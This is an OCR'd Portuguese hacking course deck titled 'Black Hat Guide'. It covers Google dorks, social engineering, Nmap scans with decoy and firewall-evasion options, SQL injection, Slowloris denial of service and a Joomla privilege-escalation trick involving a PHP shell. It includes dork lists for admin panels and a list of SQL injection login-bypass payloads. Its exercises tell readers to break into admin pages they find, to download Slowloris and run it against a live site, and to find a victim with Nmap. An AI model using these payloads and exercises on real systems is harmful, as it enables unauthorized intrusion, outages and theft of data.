
eSecurity
Black Hat Guide
por Alan Sanches
Sejam bem vindos

“Nós fazemos o que o desenvolvedor jamais pensou que fosse acontecer com ele”

Alan Sanches

O que temos pra hoje?

Temas de Hoje:

- **Principais ataques**
- **Google Hacking**
  - Exemplos de uso
  - Coletando usuários e senhas com Google Hacking
- **Engenharia Social**
  - Tipos de Engenharia Social
  - Demonstração de Engenheiros Sociais
  - Engenharia Social para o mal
- **Varredura com Nmap**
  - Efetuando varreduras básicas
  - Three Way Handshake
  - Varreduras menos barulhentas
- **DoS x DDoS**
  - Qual a diferença
  - Exercícico: Derrubando site com ataque DoS Layer 7
- **Exercicio – Escalação de Privilégios**
  - Escalar privilégios
  - Infectando com PHP
  - Subindo uma Shell
  - Shell 404
  - Roubando dados do BD

Principais Ameaças

- SQLi
- BlindSQL
- CSS (XSS)
- Directory Transversal
- LFI / RFI
- Privilege Escalation
- Social Engineering
- Remote Command Execution
- Buffer Overflow
- CSRF
- Brute Force

Google Hacking

Google Hacking

O Google hacking envolve o uso de operadores avançados no Google, motor de busca, para localizar sequências específicas de texto dentro de resultados de pesquisa.

Alguns dos exemplos mais populares é encontrar versões específicas de grupos vulneráveis em aplicações web. As consultas de pesquisas a seguir seriam localizar todas as páginas que possuem um determinado texto contidas na página.

Através do Google Hacking, você pode encontrar particularidades que talvez já tenham até saído do ar. Obtendo um número razoável de informações sobre um determinado alvo, é possível explorar suas vulnerabilidades.

Google Hacking

Exemplos:
"site:“ - faz uma busca dentro de um dominio.
Ex.: "big brother site:globo.com"
Vai listar todas as paginas no dominio globo.com que contem "big brother".

"allintitle:“ - faz uma busca por paginas que contem palavras especificas no titulo.
Ex.: "allintitle:seja bem vindo"
Busca todas as paginas com titulo contendo as seguintes palavras "seja bem vindo".

"allinurl:" - faz uma busca por endereços de url que contem palavras especificas.
Ex.: "allinurl:contato.asp“
Busca todos os sites contendo "contato.asp" na url.

“inurl:” – Busca determinadas palavras dentro de um domínio
Ex.: senhas “inurl:esecurity.com.br”
Irá efetuar uma busca da palavra senha no dominio esecurity.com.br

Google Hacking

Exemplos:
“filetype:“ - faz uma busca em determinadas extensões de arquivos.
Ex.: “senhas filetype:txt"
Irá buscar todos os arquivos .txt que possui palavras senhas dentro dele.

"allinurl:" - faz uma busca por endereços de url que contem palavras especificas.
Ex.: "allinurl:contato.asp“
Busca todos os sites contendo "contato.asp" na url.

“inurl:” – Busca determinadas palavras dentro de um domínio
Ex.: senhas “inurl:esecurity.com.br”
Irá efetuar uma busca da palavra senha no dominio esecurity.com.br

Google Hacking

Exemplos de uso como ferramenta hacking:

"allinurl:usuarios.mdb site:.com.br"
Busca por arquivos de banco de dados nomeados "usuarios.mdb" dentro do dominio mae ".com.br"

"allintitle:admin panel site:.org"
Busca por supostas paginas de administracao dentro do dominio ".org"

"allinurl:login.asp"
Lista todas as paginas com nome de "login.asp", e em alguns casos o google exibira uma versão "cache" da pagina onde será possível ver o codigo asp.

Engenharia Social

Definindo a Engenharia Social

- Humana – Comportamental
- Técnica – Baseada em Sistemas

Tipos de Exploração de Engenharia Social

Vaidade pessoal e/ou profissional
O ser humano costuma ser mais receptivo a avaliação positiva e favorável aos seus objetivos, aceitando basicamente argumentos favoráveis a sua avaliação pessoal ou profissional ligada diretamente ao benefício próprio ou coletivo de forma demonstrativa.

Autoconfiança
O ser humano busca transmitir em diálogos individuais ou coletivos o ato de fazer algo bem, coletivamente ou individualmente, buscando transmitir segurança, conhecimento, saber e eficiência, buscando criar uma estrutura base para o início de uma comunicação ou ação favorável a uma organização ou individuo.

Tipos de Exploração de Engenharia Social

Formação profissional:
O ser humano busca valorizar sua formação e suas habilidades adquiridas nesta faculdade, buscando o controle em uma comunicação, execução ou apresentação seja ela profissional ou pessoal buscando o reconhecimento pessoal inconscientemente em primeiro plano

Vontade de ser útil:
O ser humano, comumente, procura agir com cortesia, bem como ajudar outros quando necessário

Tipos de Exploração de Engenharia Social

Propagação de responsabilidade:
Trata-se da situação na qual o ser humano considera que ele não é o único responsável por um conjunto de atividades

Persuasão :
Compreende quase uma arte a capacidade de persuadir pessoas, onde se busca obter respostas específicas. Isto é possível porque as pessoas possuem características comportamentais que as tornam vulneráveis a manipulação.

Busca por novas amizades:
O ser humano costuma se agradar e sentir-se bem quando elogiado, ficando mais vulnerável e aberto a dar informações

Tipos de Exploração de Engenharia Social

- Telefone
- Pessoal
- Presencial
- Chat/Redes Sociais

Tipos de Exploração de Engenharia Social

- E-mails falsos
- Links com Backdoors
- E-mails enviados em nome de outras pessoas
- Keyloggers
- Backdoors
- Sites Fakes

O atacante não inicia o ataque

Exemplos:

- Classificados Falsos
- Anuncio Falso de Emprego
- Música de espera falsa

Sql Injectioon Básico


```php
<?php

    $usuario = $_POST['usuario'];
    $senha = $_POST['senha'];
    $usuario_escape = addslashes($usuario);
    $senha_escape = addslashes($senha);

    $query_string =  "SELECT * FROM usuarios
                      WHERE codigo = '{$usuario_escape}'
                      AND senha = '{$senha_escape}'";

?>
```

Sql Injectioon Básico

Também é considerado SQL Injection o fato de enganar o form com uma falha de programação.

```
var query = "SELECT * FROM usuarios WHERE login = '" + login +"' AND senha = '" + senha + "'" ;
```

```
SELECT * FROM usuarios WHERE login = ' ' ' AND password = '[password]' ;
```

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]
Unclosed quotation mark before the character string *and senha*=.

' or 1=1 --

```
SELECT * FROM usuarios WHERE login = ' ' or 1=1- - ' AND senha = '[senha]';
```

SQL Injection Básico - Exemplos

allinurl:/webadmin/default.asp
allinurl:/menu_admin/default.asp
allinurl:/menu_admin/index.asp
allinurl:/menu_admin/login.asp
allinurl:/noticias/admin/
allinurl:/news/admin/
allinurl:/cadastro/admin/
allinurl:/portal/admin/
allinurl:/site/admin/
allinurl:/home/admin.asp
allinurl:/home/admin/index.asp
allinurl:/home/admin/default.asp
allinurl:/home/admin/login.asp
allinurl:/web/admin/index.asp

SQL Injection Básico - Exemplos

b’ or ‘ 1=’
‘ or ’1
‘ or ‘|
‘ or ‘a’='a
‘ or ”=’
‘ or 1=1–
‘) or (‘a’='a
‘ or ’1′=’1
admin ‘ – -
‘ ou 0=0 –
“ou 0=0 –
ou 0=0 –
‘ ou 0=0 #
“ou 0=0 #
ou 0=0 #
‘ ou ‘ x’='x
“ou” x”=”x
‘) ou (‘ x’='x
‘ ou 1=1 –
“ou 1=1 –
ou 1=1 –
‘ ou a=a –
“ou” a”=”a
‘) ou (‘ a’='a
“) ou (“a”=”a
hi “ou” a”=”a
hi “ou 1=1 –
hi ‘ ou 1=1 –
hi ‘ ou ‘ a’='a
hi ‘) ou (‘ a’='a
hi”) ou (“a”=”a
‘ or ‘x’='x

Exercício

Localize páginas de administração utilizando as técnicas do Google Dorks e invada-os utilizando SQL Injection Básico

Nmap – Fazendo Varreduras

Nmap – Fazendo Varreduras

Nmap + Opção + IP(Range)

-sP

Ping scan: Algumas vezes é necessário saber se um determinado host ou rede está no ar.
Nmap pode enviar pacotes ICMP “echo request” para verificar se determinado host ou rede está ativa. Hoje em dia, existem muitos filtros que rejeitam os pacotes ICMP “echo request”, então envia um pacote TCP ACK para a porta 80 (default) e caso receba RST o alvo está ativo. A terceira técnica envia um pacote SYN e espera um RST ou SYN-ACK.
Nmap –sP 192.168.1.254
Nmap –sP 192.168.1.0/24

-sR

RCP scan: Este método trabalha em conjunto com várias técnicas do Nmap. Ele considera todas as portas TCP e UDP abertas e envia comandos NULL SunRPC,para determinar se realmente são portas RPC. É como se o comando “rpcinfo -p”estivesse sendo utilizado, mesmo através de um firewall (ou protegido por TCPwrappers).
Nmap –sR 192.168.1.254
Nmap –sR 192.168.1.0/24


Nmap – Fazendo Varreduras

-sS

TCP SYN scan: Técnica também conhecida como "*half-open*", pois não abre uma conexão TCP completa. É enviado um pacote SYN, como se ele fosse uma conexão real e aguarda uma resposta. Caso um pacote SYN-ACK seja recebido, aporta está aberta, enquanto um como resposta indica que a porta está fechada. A vantagem dessa abordagem é que poucos irão detectar esse scanning de portas.

Nmap –sS 192.168.1.254

Nmap –sS 192.168.1.0/24



Nmap – Fazendo Varreduras

-sT
TCP connect() scan: É a técnica mais básica de TCP scanning. É utilizada achamada de sistema (system call) "*connect()*" que envia um sinal as portas ativas. Caso a porta esteja aberta recebe como resposta "*connect()*". É um dos scan maisrápidos, porém fácil de ser detectado
Nmap –sT 192.168.1.254
Nmap –sT 192.168.1.0/24

-sU
UDP scan: Este método é utilizado para determinar qual porta UDP está aberta em um host. A técnica consiste em enviar um pacote UDP de 0 byte para cada portado host. Se for recebido uma mensagem ICMP "port unreachable" então a porta está fechada, senão a porta *pode* estar aberta. Para variar um pouco, a Microsoft ignorou a sugestão da RFC e com isso a varredura de máquinas Windows é muito rápida.
Nmap –sU 192.168.1.254

-sV
Version detection: Após as portas TCP e/ou UDP serem descobertas por algum dos métodos, o nmap irá determinar qual o serviço está rodando atualmente. O arquivo nmap-service-probes é utilizado para determinar tipos de protocolos, nome da aplicação, número da versão e outros detalhes
Nmap –sV 192.168.1.254

Nmap – Fazendo Varreduras

-D
<decoy1 [,decoy2][,VOCE],...>Durante uma varredura, utiliza uma série de endereços falsificados, simulando que o scanning tenha originado desses vários hosts, sendo praticamente impossível identificar a verdadeira origem da varredura.
Ex.: nmap -D IP1,IP2,IP3,IP4,IP6,SEU_IP alvo
nmap -D 192.168.1.90,192.168.1.80,192.168.1.103 192.168.1.102

-F
Procura pelas portas que estão no /etc/services. Método mais rápido, porém nãoprocurar por todas as portas.
Ex.: nmap -F alvo

-I
Se o host estiver utilizando o ident, é possível identificar o dono dos serviços que estão sendo executados no servidor (trabalha com a opção **-sT**)
Ex.: nmap -sT -I alvo

-O
Ativa a identificação do host remoto via TCP/IP. Irá apresentar versão do Sistema Operacional e tempo ativo.
Ex.: nmap -O alvo

Nmap – Fazendo Varreduras

-p <lista_de_portas>
Especifica quais portas devem ser verificadas na varredura. Por default, todas as portas entre 1 e 1024 são varridas.
Ex.: nmap -p 22,80 alvo ou nmap -p U:53,111,137,T:21-25,80,139,8080

-P0
Não tenta pingar o host antes de iniciar a varredura. Isto permite varrer alvos que bloqueiam ICMP “echo request (ou responses)” através de firewall.
Ex.: nmap -P0 alvo

-PS [lista_de_portas]
Usa pacotes SYN para determinar se o host está ativo.
Ex.: nmap -PS80 alvo

-PT[lista_de_portas]
Usa TCP “ping” para determinar se o host está ativo.
Ex.: nmap -PT80 alvo

-R
Irá resolver nome de hosts a ser varrido.
Ex.: nmap -R alvo

-r
A varredura será feita nas portas randomicamente, não seguinte a ordem crescente.
Ex.: nmap -r alvo

Nmap – Fazendo Varreduras

-ttl<valor>
Altera o valor do TTL (Time to Live), dessa forma dificulta a origem do pacote.
Ex.: nmap -ttl 55 alvo

-v
Modo verbose. Mostra tudo o que está se passando.
Ex.: nmap -v alvo

Boa forma de Scan

Varrer o Alvo utilizando a porta de Origem 53 para tentar enganar o Firewall achando que é uma consulta DNS
-g53 –p80


-g é a porta de Origem
- p é a porta de destino

Outras opções interessantes:
-p0-65535 (Varre todas as portas TCP existentes)
-sU (Portas UDP)
-sS (Syn Scan) Apenas Syn

Exercício

Localize páginas que possuem o apache na versão 2.2.20 para baixo

DoS – DDoS


Attacker
user
User
ISP
DDoS ATTACK
Attacker
Target Server
User
ISP
Attacker
User

DoS – Denied of Service


Um ataque de negação de serviço (também conhecido como DoS Attack, um acrônimo em inglês para Denial of Service), é uma tentativa em tornar os recursos de um sistema indisponíveis para seus utilizadores.

Alvos típicos são servidores web, e o ataque tenta tornar as páginas hospedadas indisponíveis na WWW. Não se trata de uma invasão do sistema, mas sim da sua invalidação por sobrecarga. Os ataques de negação de serviço são feitos geralmente de duas formas:

•Forçar o sistema vítima a reinicializar ou consumir todos os recursos (como memória ou processamento por exemplo) de forma que ele não pode mais fornecer seu serviço.

•Obstruir a mídia de comunicação entre os utilizadores e o sistema vítima de forma a não comunicarem-se adequadamente.


DoS – Denied of Service




DoS x DDoS - Diferenças

Qual a diferença entre DOS e DDOS?

DDoS – Distributed Denial of Service



DoS – Denial of Service



DoS - Slowloris

Ele funciona enviando, atraves de um processo multi-thread, varias requisições parciais ao servidor Web alvo, que na verdade, nunca são completadas.
Servidores como o apache, mantem por um determinado tempo as conexoes tcp, então o que acontece é o seguinte:
Ele manda inúmeras dessas requisições maliciosas, não as completando, espera um pouco mais e vai mandando mais varias levas de novas requisições dessas, e por ai vai.
Esse processo fica se repetindo até que você peça para ele parar, e o resultado?
Você acaba atingindo o numero máximo de requisições que o servidor Web suporta e a performance se torna altamente degradada, pois você segura grande parte dessas conexões consigo mesmo (pra não dizer todas).
Os demais visitantes vão ficar esperando, esperando, esperando e nada!

Vulneráveis: Apaches que possuem as versões 2.2.19 ou inferior
Técnica: Utiliza a camada 7, aplicação do modelo OSI

DoS - Slowloris

Exercício

Instalar o Slowloris

 # wget http://ha.ckers.org/slowloris/slowloris.pl
 # chmod 777 slowloris.pl
 # ./slowloris –dns www.site.com


Encontrar uma vítima usando o Nmap

A conhecida falha no Joomla

A conhecida falha no Joomla

..					
administrator		Pasta de ar...	01/02/2012 22:...	0755	502 502
cache		Pasta de ar...	01/02/2012 22:...	0755	502 502
cli		Pasta de ar...	01/02/2012 22:...	0755	502 502
components		Pasta de ar...	20/10/2012 12:...	0755	502 502
images		Pasta de ar...	01/02/2012 22:...	0755	502 502
includes		Pasta de ar...	01/02/2012 22:...	0755	502 502
language		Pasta de ar...	01/02/2012 22:...	0755	502 502
libraries		Pasta de ar...	01/02/2012 22:...	0755	502 502
logs		Pasta de ar...	01/02/2012 22:...	0755	502 502
media		Pasta de ar...	20/10/2012 12:...	0755	502 502
modules		Pasta de ar...	20/10/2012 12:...	0755	502 502
plugins		Pasta de ar...	20/10/2012 12:...	0755	502 502
templates		Pasta de ar...	01/02/2012 22:...	0755	502 502
tmp		Pasta de ar...	20/10/2012 12:...	0755	502 502
configuration.php	2.007	Arquivo PHP	20/10/2012 09:...	0444	502 502
htaccess.txt	3.189	Arquivo TXT	07/04/2011 12:...	0644	502 502
index.php	36	Arquivo PHP	21/02/2011 17:...	0644	502 502
LICENSE.txt	17.816	Arquivo TXT	12/12/2009 13:...	0644	502 502
README.txt	4.244	Arquivo TXT	25/09/2011 16:...	0644	502 502
robots.txt	865	Arquivo TXT	20/09/2011 10:...	0644	502 502
web.config.txt	1.811	Arquivo TXT	07/04/2011 12:...	0644	502 502

Escalação de Privilégios



A conhecida falha no Joomla

O que devemos anotar

1. **index.php?option=com_users&view=registration**
    1. **<input name="jform[groups][]" value="7" />**
2. **http://10minutemail.net/pt-br/**

A conhecida falha no Joomla

Material necessário

1. **Firefox**
2. **FireBug**
3. **Um módulo para Joomla**
4. **Uma Shell em PHP**

printf ("\Chega por hoje\n");

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker